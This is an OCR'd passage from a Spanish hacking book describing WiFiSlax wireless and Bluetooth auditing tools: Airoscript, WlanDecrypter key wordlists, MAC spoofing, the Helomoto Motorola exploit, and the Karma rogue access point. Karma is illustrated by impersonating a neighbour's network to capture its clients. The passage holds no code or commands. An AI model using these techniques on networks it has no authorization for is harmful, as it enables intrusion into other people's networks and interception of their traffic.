
Esta aplicación sirve para seleccionar un dispositivo "Dispositivo Wireless" y que este pase a modo monitor.

CARPETAS ESPECÍFICAS

A diferencia de BackTack en WiFiSlax se han añadido una serie de carpetas para localizar todos los ficheros que puedan generarse en la auditación de redes wireless.

Incluso para la versión 2.0 se incluye una carpeta exclusiva para auditoria bluetooth.





Hacking utilizando Airoscript

15.1. AIROSCRIPT

15.1.1. Definición de Airoscript

Cuando abrimos Airoscript, en la Shell nos sale un texto explicando que es Airoscript el problema es que dura en pantalla pocos segundos por eso he realizado una captura para que todos los lectores de este libro puedan leerlo. Airoscript tiene automatizados y en castellano los ataques más efectivos en las situaciones más habituales. Como podemos ver, después nos sale una lista de números con sus opciones, solo debemos introducir el número de la acción que queremos realizar; una vez hayamos introducido dicho dato dependiendo de la opción, nos preguntará otro dato de configuración que podremos responder con otro número. Una vez finalizado la configuración el programa realizará su cometido perfectamente.


15.1.2. Lanzador Kismet

Se selecciona el dispositivo, se indica cualquier nombre y se le coloca el driver que use dicha tarjeta, sea rt2500, sea madwifi_g, sea ipw2200 etc.


En la versión 2.0, se han ampliado las prestaciones y se presta un listbox con todos los drivers más usados.

15.1.3. Cambio de MAC

Con esta herramienta podremos falsear nuestra dirección MAC.




15.1.4. WlanDecrypter



Es un programa para desencriptar muy rápidamente las redes inalámbricas con el nombre WLAN_XX.

Wordlist es el nombre del archivo donde wlandecrypter va a guardar las claves que va a generar. Una vez le demos Aplicar creará el archivo con todas las claves en el directorio /root/swireless/wordlist

Como podemos ver, aquí hay un ejemplo de una lista de claves generadas.



Configurador wireless (autentificación)

Esta es una herramienta que utilizaremos para configurar la autentificación en una red wirelees protegida por contraseña.

Conexión automática de redes (asociación)

Con esta herramienta sólo deberemos seleccionar el dispositivo, una vez seleccionado le daremos Aplicar y automáticamente cogerá los datos de la red y se conectará a esta.

15.1.5. Conexión manual de redes (asociación)

A diferencia del programa anterior, aquí deberemos introducir los datos para conectarnos a la red.


15.1.6. Bluetooth

En la versión 2.0 de WiFiSlax puedes encontrarte una gran mejora en las herramientas de Bluettoth debido a la ayuda de un usuario llamado Gospel. El trabajo base iniciado en la auditora bluetooh por parte de wifislax podemos encontrarlo en esta sección: *http://www.seguridadwireless.net/foro/index.php/board,24.0.html*

Se ha añadido un sub-menú específico para las herramientas bluettoth.

Una vez desplegado el menú de bluetooth podemos ver una gran cantidad de herramientas enfocadas a este campo.

Y para evitar el uso máximo de comandos y hacernos las tareas más fáciles, una serie de lanzadores bastante útiles.



MONTAR DISPOSITIVOS BLUETOOTH

Es un lanzador gráfico que nos ayudará a montar los dispositivos bluetooth.

BLUEZSCANNER

Es un escáner bluetooth realizado por Gospel, es un escáner de muy fácil manejo solo debemos seleccionar una de las opciones que tiene el programa y le damos Aplicar.

CAMBIAR MAC (BR_ADDR)


Como su nombre indica esta herramienta es para cambiar la dirección MAC.

IDENTIFICACIÓN PERFILES

Este programa te dice los dispositivos hci0 o bluetooth que se han detectado y te los levanta, ya que wifislax por defecto no levanta los dispositivos bluetooth.

DETECCIÓN EN MODO OCULTO

Hay dispositivos que se pueden ocultar de los demás y solo ser visibles. Para algunos este programa detecta esos dispositivos que actúan en modo oculto.



HELOMOTO

Es creada para explotar la vulnerabilidad que se basa una implementación incorrecta de la gestión de la lista de dispositivos de confianza en los siguientes modelos Motorola: V80, v500 y v600.

Todo el conjunto de programas de auditoria bluetooth están localizados en /pentest/bluetooth/ que corresponden al menú presentado en primer lugar.

También en WiFiSlax se ha incluido una carpeta exclusiva dentro de /root/ para dar soporte a esta categoría.

KARMA EN WIFISLAX


Uno de los proyectos de WiFiSlax es incluir esta herramienta en su distribución. Es una herramienta que permite falsificar un punto de acceso, desasociar a otros puntos de acceso y comprometer a los clientes de una red Wifi.

Si tienes ciertos conocimientos de wireless pensarás que esto no es nada nuevo que ya hay otras muchas aplicaciones que realizan la misma función. Pero karma es diferente porque suplantará al verdadero punto de acceso, tomará su SSID, iniciará servicios de DNS, FTP, DHCP, FTP, POP y clientes del verdadero Access Point se asociarán con el falso, por lo que los tendremos en nuestro PC pensando que se autenticaron contra su verdadero punto de acceso/router wifi.

Da igual que exista una protección en la red WEP o WPA, el cliente no se entera si tiene un Windows, porque es que los *Winpooch* son muy desleales en esto de las redes Wifi. Con un ejemplo será más fácil de entender imaginemos que nuestro vecino tiene una red Wifi con la seguridad activada su SSID es "*UNI*. Karma tras realizar un análisis conseguirá colocar otro punto de acceso en juego con el mismo SSID, *UNI*.

UNI al utilizar una aplicación de escaneo de redes inalámbricas verá la suya con el típico candadito de protección, pero en realidad será nuestro candadito y aunque lo vea todo perfectamente su protección habrá desaparecido. Bueno como podemos ver es una herramienta muy interesante y que pueden sacársele un gran rendimiento y un gran provecho los creadores de WiFiSlax así como otros usuarios están realizando pruebas con esta herramienta para poder crear una buena documentación y aplicarla a su distribución.

Y como parte interesante lo que debemos hacer es poner en consola Poweroff esto hará un apagado total de PC como podréis haber visto es una excelente distribución para la auditoria wireless.



Hacking utilizando SWifi Keygen, AirWin 2.0

